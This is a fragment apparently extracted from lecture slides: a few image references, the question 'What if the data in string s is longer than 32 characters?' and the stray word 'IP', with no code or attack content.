

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
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


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What if the data in string s is longer than 32 characters?

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IP

